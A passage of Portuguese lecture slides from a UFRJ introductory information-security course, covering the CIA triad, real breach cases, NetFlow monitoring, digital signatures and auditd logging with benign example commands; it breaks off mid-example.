
Aula 1 - Motivação Inicial

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Preocupações da atualidade



Informação

Ativo valioso

A informação é o ativo mais valioso para uma organização ou para uma pessoa.


Por que?

- **tomada de decisão**.
- **vantagem competitiva**.
- **ativo financeiro, estratégico ou pessoal**.

Impactos da perda ou comprometimento

- Prejuízos financeiros.
- Danos à reputação.
- Risco jurídico.

Preocupações da atualidade





Link: Notícia

Preocupações da atualidade


yahoo!news


Microsoft outage: CrowdStrike security update impacts airports, hospitals, banks around the world

A CrowdStrike security update was automatically installed across Microsoft servers early Friday morning.

Katie Mather, Reporter
Updated Fri, July 19, 2024 at 2:33 PM GMT-3
6 min read

23k





Link: Notícia

Preocupações da atualidade

Megavazamento de dados de 223 milhões de brasileiros: o que se sabe e o que falta saber

Número é maior do que a população do país, estimada em 212 milhões, porque inclui dados de falecidos. Informações expostas incluem CPF, nome, sexo e data de nascimento, além de uma tabela com dados de veículos e uma lista com CNPJs. Origem dos dados ainda é desconhecida.

Por G1

28/01/2021 18h34 · Atualizado há 4 anos

Quais dados vazaram?

Foram dois vazamentos:

Um deles tinha **223 milhões de números de CPF**, acompanhado de informações como nome, sexo e data de nascimento, além de uma tabela com dados de veículos e uma lista com CNPJs (Cadastro Nacional de Pessoas Jurídicas). Essas informações circulam na internet de forma gratuita.

O outro incluía, além dos 223 milhões de CPFs, informações sobre escolaridade, benefícios do INSS e programas sociais (como o Bolsa Família), renda, entre outras informações. Esse está sendo vendido por criminosos.

Juntos, os dois vazamentos continham:

- Dados básicos relativos ao CPF (nome, data de nascimento e endereço).
- Endereços.
- Fotos de rosto.
- Score de crédito (que diz se é bom pagador), renda, cheques sem fundo e outras informações financeiras.
- Imposto de renda de pessoa física.
- Dados cadastrais de serviços de telefonia.
- Escolaridade.
- Benefícios do INSS.
- Dados relativos a servidores públicos.
- Informações do LinkedIn.

Link: Notícia

Caso real brasileiro

Caso Real no Brasil — 2025

- Em julho de 2025, um ataque hacker contra a empresa C&M Software resultou no desvio de cerca de **R$541 milhões** de uma instituição financeira.
- C&M Software provia a infraestrutura técnica para que seus clientes (bancos pequenos, fintechs, cooperativas de crédito, etc.) conseguissem se conectar ao Sistema de Pagamentos Instantâneos (SPI) e ao Sistema de Pagamentos Brasileiro (SPB) do Banco Central.

Repercussão na imprensa:

Link 1 ; Link 2 ; Link 3 ; link 4

O que esse caso demonstra

- Ataque que usou o fator humano ("**insiders** confiáveis") - Fator humano é crítico.
- Uma única falha de segurança pode resultar em **prejuízos bilionários**.

Quanto Vale a Informação?

Ideia central

O esforço despendido para proteger a informação depende diretamente do **valor dessa informação**.

Reflexão

Se a informação for **crítica** para o negócio ou para a vida das pessoas, a proteção deve ser proporcionalmente **robusta**.

Quanto Vale a Informação?

Princípio Econômico da Segurança da Informação

O custo para se proteger contra uma ameaça deve ser **menor** que o custo de recuperação caso a ameaça se concretize. RFC 2196

Link: RFC 2196 - Site Security Handbook

Reflexão

Investir em segurança não é gasto — é evitar perdas maiores.

Só que... no mundo real...





Aula 2 - Conceitos Básicos de Segurança da Informação

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Computer Security (COMPUSEC) (NISTIR 7298 - Link):

Medidas e controles que garantem a **confidencialidade**, **integridade** e **disponibilidade** dos ativos de sistemas de informação, incluindo hardware, software, firmware e as informações processadas, armazenadas e comunicadas.

Confidencialidade

- **Confidencialidade dos dados:** Garante que informações privadas ou confidenciais não sejam disponibilizadas ou divulgadas a indivíduos não autorizados.
- **Privacidade:** Garante que os indivíduos tenham controle ou influência sobre quais informações relacionadas a eles podem ser coletadas, armazenadas e divulgadas, e por quem.

Confidencialidade

Confidencialidade é o sigilo de informações ou recursos.

A necessidade de manter informações em segredo surge do uso de computadores em áreas sensíveis - Ex: Governo, indústria e outras áreas.

- Instituições militares e civis do governo aplicam o princípio do **"necessário saber"**.
- Empresas protegem projetos proprietários contra concorrência desleal.
- Todas as organizações mantêm registros pessoais em sigilo.

Confidencialidade e Controle de Acesso

Mecanismos de **controle de acesso** são essenciais para garantir a confidencialidade.

Um dos principais mecanismos é a **criptografia**, que embaralha os dados para torná-los incompreensíveis sem a chave correta.

Exemplo:

- Um sistema cifra uma declaração de imposto de renda.
- Apenas quem possui a **chave criptográfica** pode decifrá-la e acessar os dados.
- Porém, se a chave for exposta durante seu uso, a confidencialidade é comprometida.

A proteção da chave é tão crítica quanto a proteção da própria informação.

Confidencialidade Além dos Dados

Confidencialidade não se aplica apenas ao conteúdo dos dados, mas também à **existência da informação**.

Exemplos:

- Saber que uma pesquisa foi realizada pode ser mais revelador que seu resultado.
- O conhecimento de que houve perseguição por uma agência pode ser mais crítico que os detalhes dessa perseguição.

Ocultação de Recursos:

- Organizações podem esconder sua infraestrutura para evitar abusos ou exposição.

Mecanismos de controle de acesso podem ocultar tanto dados quanto sua própria existência.

VeraCrypt: Criptografia de Disco

VeraCrypt é uma ferramenta de código aberto para **criptografia de dados em disco**, derivada do TrueCrypt.

Principais Características:

- Criptografia em tempo real (*on-the-fly encryption*);
- Suporte a algoritmos robustos: AES, Serpent, Twofish, e combinações;
- Possibilidade de criar volumes ocultos para negar a existência dos dados (*plausible deniability*);
- Funciona em Windows, Linux e macOS.

Casos de Uso:

- Proteger HDs externos, pendrives e partições do sistema;
- Garantir confidencialidade em notebooks e dispositivos móveis;
- Armazenar backups criptografados de forma segura.

Link: Caso do uso TrueCrypt

Proteção de Dados Médicos com Criptografia

- **Cenário Completo:**
  - Rede de 5 hospitais compartilhando exames de imagem (raio-X, ressonâncias)
  - Dados classificados como máxima sensibilidade
- **Solução Multicamadas:**
  1. Criptografia AES-256 em repouso (armazenamento)
  2. TLS 1.3 com certificados X.509 em trânsito
  3. Chaves protegidas por HSM (Hardware Security Module)
- **Exemplo Detalhado:** Fluxo de um laudo de câncer de mama:

Etapa	**Proteção Aplicada**
Digitação médico	Criptografia de disco BitLocker
Transmissão de dados	Tunelamento VPN + TLS
Armazenamento nuvem	Criptografia e compliance

Hierarquia de Acesso às Notas

- **Arquitetura:** Controle por papéis (RBAC) com políticas granulares

Perfil	Próprias Notas	Notas da Turma	Todas Notas
Aluno	✓	–	–
Professor	✓	✓	–
Coordenação	✓	✓	✓

- **Exemplo Prático:**
  - Aluno João visualiza apenas suas notas em Álgebra
  - Professora Maria vê todas as notas da turma de Cálculo II
  - Coordenador Pedro acessa boletins de todos os alunos do curso

Integridade

- **Integridade dos dados:** Garante que informações e programas sejam modificados apenas de maneira autorizada e específica.
- **Integridade do sistema:** Garante que o sistema desempenhe sua função prevista de forma íntegra, livre de manipulações não autorizadas, intencionais ou acidentais.

Integridade: Confiança nos Dados

Integridade refere-se à **confiabilidade dos dados ou recursos**, geralmente no sentido de prevenir modificações indevidas ou não autorizadas.

Dimensões da Integridade:

- **Integridade dos dados:** garante que o conteúdo da informação não foi alterado indevidamente.
- **Integridade da origem (autenticidade):** assegura que a fonte dos dados é confiável e legítima.

A integridade da origem afeta a **credibilidade**, que é fundamental para o funcionamento adequado de um sistema.

Exemplo:
Um jornal publica uma informação obtida por vazamento da Casa Branca, mas atribui a fonte incorretamente.
$\Rightarrow$ **Integridade dos dados** preservada; **integridade da origem** comprometida.

Mecanismos de Integridade

Os mecanismos de integridade dividem-se em duas classes: **mecanismos de prevenção** e **mecanismos de detecção**.

Mecanismos de prevenção mantêm a integridade dos dados bloqueando tentativas não autorizadas de alterar os dados ou modificá-los de formas não autorizadas.

Distinção importante:

- Tentativa de alterar dados sem autorização (ex: invasor tentando modificar dados).
- Tentativa de alterar dados de formas não autorizadas por usuários autorizados (ex: contador desviando dinheiro para conta no exterior).

Mecanismos de detecção indicam que a integridade dos dados foi comprometida.

- Analisar eventos do sistema (ações de usuários ou do sistema) para detectar problemas.
- Analisar os próprios dados para verificar se as restrições esperadas ainda são válidas.

Podem indicar a causa específica da violação ou apenas reportar que o arquivo está corrompido.

Integridade vs. Confidencialidade

Trabalhar com integridade é muito diferente de trabalhar com confidencialidade.

Na confidencialidade, os dados ou foram comprometidos ou não.

Já a integridade inclui tanto a **correção** quanto a **confiabilidade** dos dados.

Fatores que afetam a integridade dos dados:

- A origem dos dados (como e de quem foram obtidos).
- O quão bem os dados foram protegidos antes de chegar à máquina atual.
- O quão bem os dados são protegidos na máquina atual.

Avaliar a integridade é difícil, pois depende de suposições sobre a origem dos dados e a confiança nessa origem — aspectos fundamentais de segurança que muitas vezes são negligenciados.

Verificando a Integridade de Arquivos Baixados

Ao baixar arquivos da internet, é comum verificar sua integridade para garantir que:

- O arquivo não foi corrompido durante a transferência.
- O arquivo não foi adulterado por um atacante.

Como fazer isso? Usando funções de hash criptográficas como:

- `MD5` – não recomendado hoje em dia mas muito usado.
- `SHA-256` – mais recomendado atualmente.

Exemplo no terminal:

```
$ sha256sum arquivo.iso
$ md5sum arquivo.iso
```

Compare o valor obtido com o publicado pelo site oficial.

Sistema de acadêmico com garantia de integridade: Como garantir

- **Registro Oficial**
  - Cada professor registra notas com login único e seguro
  - Toda alteração precisa ser aprovada pela coordenação
  - Data e hora são registradas automaticamente
- **Proteção contra Alterações**
  - Notas lançadas não podem ser apagadas
  - Mudanças criam um novo registro (como versão de documento)
  - Relatórios mensais são conferidos pela diretoria

Exemplo Prático: Professor dá nota para um aluno

1. O sistema registra:
   - Quem lançou: Professora Ana
   - Quando: 15/03/2023 às 14:30
   - Versão do registro: 001
2. Se precisar corrigir, cria-se um novo registro (versão 002)

Aula 3 - Conceitos Básicos de Segurança da Informação

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Disponibilidade

- Garante que os sistemas **funcionem** corretamente e que os serviços **não sejam negados** aos usuários autorizados.
- Não adianta ter dados íntegros e protegidos se o sistema está fora do ar.

Disponibilidade em Segurança

Disponibilidade refere-se à capacidade de acessar a informação ou o recurso desejado quando necessário.

- É essencial para a confiabilidade e o funcionamento do sistema.
- Um sistema indisponível é tão inútil quanto um sistema inexistente.
- Ataques como **DoS (Denial of Service)** exploram falhas de disponibilidade.
- Projetos de sistema geralmente assumem um *modelo estatístico* de uso.
- Um atacante pode distorcer esse modelo (ex: tráfego de rede excessivo) para causar falhas.

Se o sistema não foi projetado para o cenário de ataque, os mecanismos de proteção podem falhar.

Preocupação com Disponibilidade

Availability %	Availability (Nines)	Downtime per Year	Downtime per Month	Downtime per Week	Downtime per Day
90%	One nine	36.53 days	73.05 hours	16.80 hours	2.40 hours
99%	Two nines	3.65 days	7.31 hours	1.68 hours	14.40 minutes
99.9%	Three nines	8.77 hours	43.83 minutes	10.08 minutes	1.44 minutes
99.99%	Four nines	52.60 minutes	4.38 minutes	1.01 minutes	8.64 seconds
99.999%	Five nines	5.26 minutes	26.30 seconds	6.05 seconds	864.00 milliseconds
99.9999%	Six nines	31.56 seconds	2.63 seconds	604.80 milliseconds	86.40 milliseconds
99.99999%	Seven nines	3.16 seconds	262.98 milliseconds	60.48 milliseconds	8.64 milliseconds
99.999999%	Eight nines	315.58 milliseconds	26.30 milliseconds	6.05 milliseconds	864.00 microseconds
99.9999999%	Nine nines	31.56 milliseconds	2.63 milliseconds	604.80 microseconds	86.40 microseconds

Link: Referência - Oracle

De onde vêm os dados de disponibilidade?

Seus cálculos de disponibilidade serão tão bons quanto os dados neles inseridos.
Precisamos de dados sobre interrupções e tempo de inatividade.
Os dados de tempo de serviço e tempo de inatividade podem ser coletados de diversas fontes, incluindo:

- Teste de ping
- Software de monitoramento
- Tickets de suporte técnico / call center
- Relatórios de TI quando ocorrem incidentes de interrupção
- Sistemas de Gestão de Informações e Eventos de Segurança (SIEMs)
- Análise de IA de arquivos de log e outras entradas e saídas do sistema

Disponibilidade - Exemplo de Ataque DDoS

O Problema:

- **Cenário:** Sistema de matrículas online da universidade
- **Quando:** Primeiro dia do período de matrículas
- **Sintoma:** Sistema extremamente lento ou fora do ar

O Que Aconteceu?

- Ataque DDoS (sobrecarga de acessos falsos)
- +100.000 solicitações por segundo de bots
- Servidores não conseguiram atender alunos reais

Soluções de prevenção e recuperação:

- **Prevenção:**
  - Filtro contra tráfego malicioso
  - Limite de tentativas por IP
- **Recuperação:**
  - Servidores reserva automáticos
  - Sistema prioritário para alunos cadastrados

Dificuldade em Detectar Ataques de Negação de Serviço (DoS)

- Ataques que visam tornar recursos indisponíveis são chamados de **ataques de negação de serviço (DoS)**.
- São **difíceis de detectar**, pois é necessário distinguir entre:
  - Manipulação intencional de recursos ou do ambiente;
  - Padrões de uso incomuns, mas legítimos.
- Os modelos estatísticos usados para prever o uso normal:
  - Consideram eventos atípicos como parte da distribuição estatística;
  - Podem não identificar um ataque como anômalo.
- Em alguns cenários, o ataque pode nem parecer atípico.

Para detectar comportamentos estranhos na rede...

Precisamos ver os dados de funcionamento da rede

O que é um fluxo (flow) no NetFlow?

Um *flow* é definido como uma sequência unidirecional de pacotes com propriedades comuns que passam por um dispositivo de rede. Esses fluxos coletados são exportados para um dispositivo externo, o *NetFlow collector*.

Um registro de fluxo inclui:

- Endereços IP, Contagem de pacotes e bytes
- *Timestamps*, Tipo de Serviço (ToS)
- Portas de aplicação, Interfaces de entrada e saída

Os dados exportados do NetFlow são usados para:

- Faturamento de ISPs
- Monitoramento e planejamento de capacidade
- Monitoramento e perfil de aplicações e usuários
- Análise de segurança
- Mineração de dados para fins de marketing

Link: RFC 3954 - NetFlow versão 9

Dados da rede - O que é NetFlow?

- Protocolo de rede desenvolvido pela **Cisco Systems** para coletar metadados sobre o tráfego IP em roteadores, switches e hosts.
- Permite monitorar e obter conhecimento sobre o desempenho de aplicações e da rede.
- Fornece informações sobre:
  - Quantidade de tráfego;
  - Origem e destino do tráfego;
  - Caminhos utilizados.
- Estatísticas de fluxo ajudam no monitoramento, identificação de problemas e planejamento de upgrades.
- Link: O que é o Netflow
- Link: Configurando o Netflow em roteadores CISCO
- Link: Softflowd no Ubuntu

Dados da rede - Como funciona o NetFlow

Principais componentes:

1. **Exportador de NetFlow:**
   - Agrega pacotes em fluxos e exporta registros via UDP.
   - Identifica fluxos com base em IP, portas, protocolo e tipo de serviço.
   - Exporta fluxos inativos ou encerrados (ex: flags TCP FIN/RST).
2. **Dados da rede - Coletor NetFlow:**
   - Recebe registros agregados de exportadores.
   - Pré-processa e armazena os dados.
3. **Dados da rede - Analisador de NetFlow:**
   - Processa e analisa os registros coletados.
   - Gera relatórios e alertas sobre largura de banda, padrões de tráfego e uso de aplicações.

Dados da rede - Solução NFSEN / NFDUMP


NFDUMP: Coleção de ferramentas para coleta e processamento de dados *NetFlow* via linha de comando. Faz parte do projeto **NfSen**.

- Link: Github do projeto Nfdump

Principais ferramentas:


- **nfcapd** — Daemon que captura fluxos de rede (*NetFlow* v5, v7 e v9) e armazena em arquivos.
- **nfdump** — Lê e exibe dados *NetFlow* dos arquivos, semelhante ao *tcpdump*.
- **nfprofile** — Cria perfis de *NetFlow* com base em filtros.
- **nfreplay** — Reenvia dados de fluxo para outro host.
- **nfclean.pl** — Limpa dados antigos de forma periódica.
- **ft2nfdump** — Converte dados de outras ferramentas de fluxo para o formato *nfdump*.

Dados da rede - Arquitetura NFDUMP



Link: Ferramenta NFDUMP

Dados da rede - Como o NFDUMP funciona



Link: User Documentation nfdump e NfSen

Dados da rede - NfSen

Front-end gráfico baseado na Web para as ferramentas de NetFlow do NFDUMP.


Funcionalidades:


- Exibir e navegar facilmente pelos dados do NetFlow.
- Processar dados dentro de um período especificado.
- Criar histórico e perfis contínuos de tráfego.
- Definir alertas com base em várias condições.
- Desenvolver plugins personalizados para processar dados periodicamente.

Disponível no SourceForge, sob licença BSD.

- Link: Sourceforge do NFSEN

Dados da rede - Front-End Nfsen





Link: Apresentação no YouTube (Começa em 13:21)

Link: Arquivo .pdf da apresentação

Aula 4 - Conceitos Básicos de Segurança da Informação

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Três pilares da Segurança da informação

Os três pilares da segurança da informação são:

Confidencialidade

Definição: Proteção contra acesso não autorizado
Ameaça: Vazamento de dados
Exemplo: Sigilo de processos judiciais

Integridade

Definição: Prevenção de alterações indevidas
Ameaça: Fraude em registros
Exemplo: Sistemas para eleições

Disponibilidade

Definição: Acesso contínuo aos sistemas
Ameaça: Ataques DDoS
Exemplo: Plataforma durante a ataques ou crises

Exemplo dos três pilares em um sistema:

- Sigilo das transações (Confidencialidade)
- Manutenção dos saldos (Integridade)
- Operação 24/7 (Disponibilidade)

Extensão dos três pilares: Autenticidade e Não-Repúdio

- **Autenticidade e não-repúdio**: Garantia da origem legítima das informações **e** impossibilidade de negar participação em uma transação.
  - **Autenticidade**: Propriedade que garante que a origem de uma informação é legítima e verificável.
  - **Não-repúdio**: Capacidade de provar que uma ação ocorreu e que sua origem não pode ser negada pelas partes envolvidas.

Como ter autenticidade mas não ter não-repúdio? - Exemplo 1

Cenário: Um usuário preenche um formulário em papel, marcando opções com um "X" e assinando no final.

Autenticidade: A assinatura garante que o formulário foi realmente assinado pelo usuário — **autenticidade**.

Não-Repúdio: Posteriormente, o usuário alega: "Eu não marquei estas opções". Como não há registro eletrônico ou prova criptográfica do preenchimento das opções, não é possível contestar a alegação — **não-repúdio**.

Como garantir não repúdio:

- Uso de formulários digitais com marcação eletrônica vinculada à assinatura digital.
- Registro seguro de cada ação com timestamp, de forma auditável.

Como ter autenticidade sem ter não-repúdio? - Exemplo 2

Cenário: Um funcionário envia um pedido de reembolso via e-mail corporativo.

Autenticidade: O e-mail vem de sua conta corporativa e o sistema confirma que ele é o remetente — **autenticidade**.

Não-repúdio: O funcionário depois alega: "Eu não enviei este pedido, alguém acessou minha conta". Sem uma assinatura digital ou registro auditável adicional, a empresa não consegue provar de forma incontestável que ele realmente enviou o e-mail — **não-repúdio**.

Como garantir não-repúdio:

- Assinatura digital do e-mail ou do pedido.
- Logs seguros e auditáveis da ação com timestamp.

Autenticidade e não-repúdio

Autenticidade

Propriedade de ser genuíno, verificável e confiável. Envolve ter confiança na validade de uma transmissão, mensagem ou origem da mensagem. Verifica se os usuários são quem dizem ser e se cada entrada recebida veio de uma fonte confiável.

Exemplo:

- Documento manuscrito: comparação das características de escrita com amostras verificadas.
- Informação eletrônica: uso de assinatura digital com criptografia de chave pública para verificar autoria e, possivelmente, a integridade.

Não-repúdio

Capacidade de provar que um evento ou ação ocorreu e qual foi sua origem, evitando que as partes envolvidas neguem posteriormente.

- Prova de entrega para o remetente.
- Prova de identidade do remetente para o destinatário.

Exemplo: Assinatura Digital via ITI (ICP-Brasil)

Cenário: Assina digital de documento utilizando o assinador do ITI (Link) Usando a Infraestrutura de Chaves Públicas (ICP) (ICP-Brasil).

- Certificado digital vinculado à identidade do usuário.
- Chave privada usada para assinar digitalmente o documento.
- Registro auditável da assinatura.
- Verificação automática de alterações posteriores ao documento assinado.

Autenticidade: O sistema verifica que a assinatura foi feita pelo titular do certificado digital ou pela conta *gov.br* — **autenticidade**.

Não-Repúdio: Assinatura feita com a chave privada do usuário e registrada no site do ITI (Assinador ITI), o usuário **não pode negar posteriormente** que assinou o documento — **não repúdio**.

Integridade: Se alguém tentar alterar o documento após a assinatura, o sistema detecta que ele foi modificado, garantindo que o conteúdo original permanece inalterado.

Autenticidade e Não-Repúdio

Autenticidade

- Garante que a mensagem ou ação veio realmente de quem afirma tê-la realizado.
- Exemplos:
  - Login com senha ou biometria.
  - Certificado digital em sites HTTPS.
  - Assinatura digital para verificação do remetente.

Não-Repúdio

- Impede que o autor de uma ação negue sua responsabilidade posteriormente.
- Exemplos:
  - Assinaturas digitais com certificado ICP-Brasil.
  - Registros assinados de transações financeiras.
  - Logs de auditoria assinados digitalmente.

Extensão dos três pilares: Responsabilização (Accountability)

- **Definição de Accountability:** Segurança que exige que ações de uma entidade sejam rastreadas exclusivamente para ela.
- **Objetivos de Accountability:**
  - Suportar o **não repúdio**.
  - Prevenir ou desencorajar **comportamentos indesejados**
  - Promover **isolamento de falhas**.
  - **Detectar e prevenir de intrusões**.
  - Facilitar a **recuperação após ação** e apoio para ações legais.
- **Importância:**
  - Permite rastrear brechas de segurança até a parte responsável.
  - Registros de atividades são fundamentais em uma para análise forense.
  - Dá insumos para se resolver disputas.

Extensão dos três pilares: Responsabilização (Accountability)

Responsabilização (Accountability)

- Capacidade de atribuir ações a indivíduos ou entidades específicas.
- Capacidade de exigir que indivíduos respondam por suas ações.
- Envolve identificação, autenticação e registro de atividades.
- Inclui mecanismos de auditoria, rastreabilidade e sanções.
- Permite investigação de incidentes de segurança.
- Exemplo: logs assinados digitalmente, políticas claras de uso.

Ou seja, precisamos lidar com quem fez o quê e tratar de como lidamos com quem fez o quê — ou seja, as consequências. Em termos técnicos: Você pode ter responsabilização, mas a responsabilização é a ação que responsabiliza alguém se sabe quem agiu. (ex: os logs mostram quem fez, mas nada é feito com isso)

Exemplo de Responsabilização no Linux/Unix

Ferramenta: `auditd` (Auditing Daemon)

Objetivo: Capturar e registrar ações de usuários no sistema, garantindo rastreabilidade e possibilidade de responsabilização.

Como funciona:

- Logs de acesso localizados em `/var/log/audit/audit.log` ou `/var/log/secure`.
- Registram login/logout, comandos executados e alterações em arquivos críticos.
- Cada ação é associada a um UID, horário e tipo de operação.

Exemplo prático:

- Um usuário cria ou modifica um arquivo no sistema.
- `auditd` registra o evento com:
  - Identificação do usuário (UID)
  - Hora e data da ação
  - Comando executado ou arquivo alterado

Uso: Auditoria de segurança, investigação de incidentes, cumprimento de políticas corporativas e rastreabilidade legal.

Auditd - Adicionar regra

Para monitorar um arquivo `test_audit.txt` usando a tag `test_aula`:

Comandos

```
sudo auditd
# Adiciona a regra para auditoria
sudo auditctl -w ~/test_audit.txt -p wa -k test_aula

# Verifica as regras ativas
sudo auditctl -l

# Executa alguma ação no arquivo...
bash -c "echo 'linha de teste' >> /home/$USER/teste_audit.txt"

# Consulta eventos pel a tag
sudo ausearch -k test_aula
sudo ausearch -k test_aula --format text
```

Auditd - Explicando os parâmetros

- `auditctl` — ferramenta para gerenciar regras no `auditd`.
- `-w` — caminho do arquivo ou diretório a ser monitorado.
- `-p` — permissões a auditar:
  - `r` — leitura
  - `w` — escrita
  - `x` — execução
  - `a` — alteração de atributos
- `-k` — chave (tag) para identificar os eventos, usada no `ausearch`.
- `ausearch -k` — busca no log do audit por eventos que contenham a chave especificada.

Auditd - Interpretando a saída do ausearch

Ao executar:

```
ausearch -k test_aula
```

Na saída, é possível observar:

Exemplo de trecho relevante

```
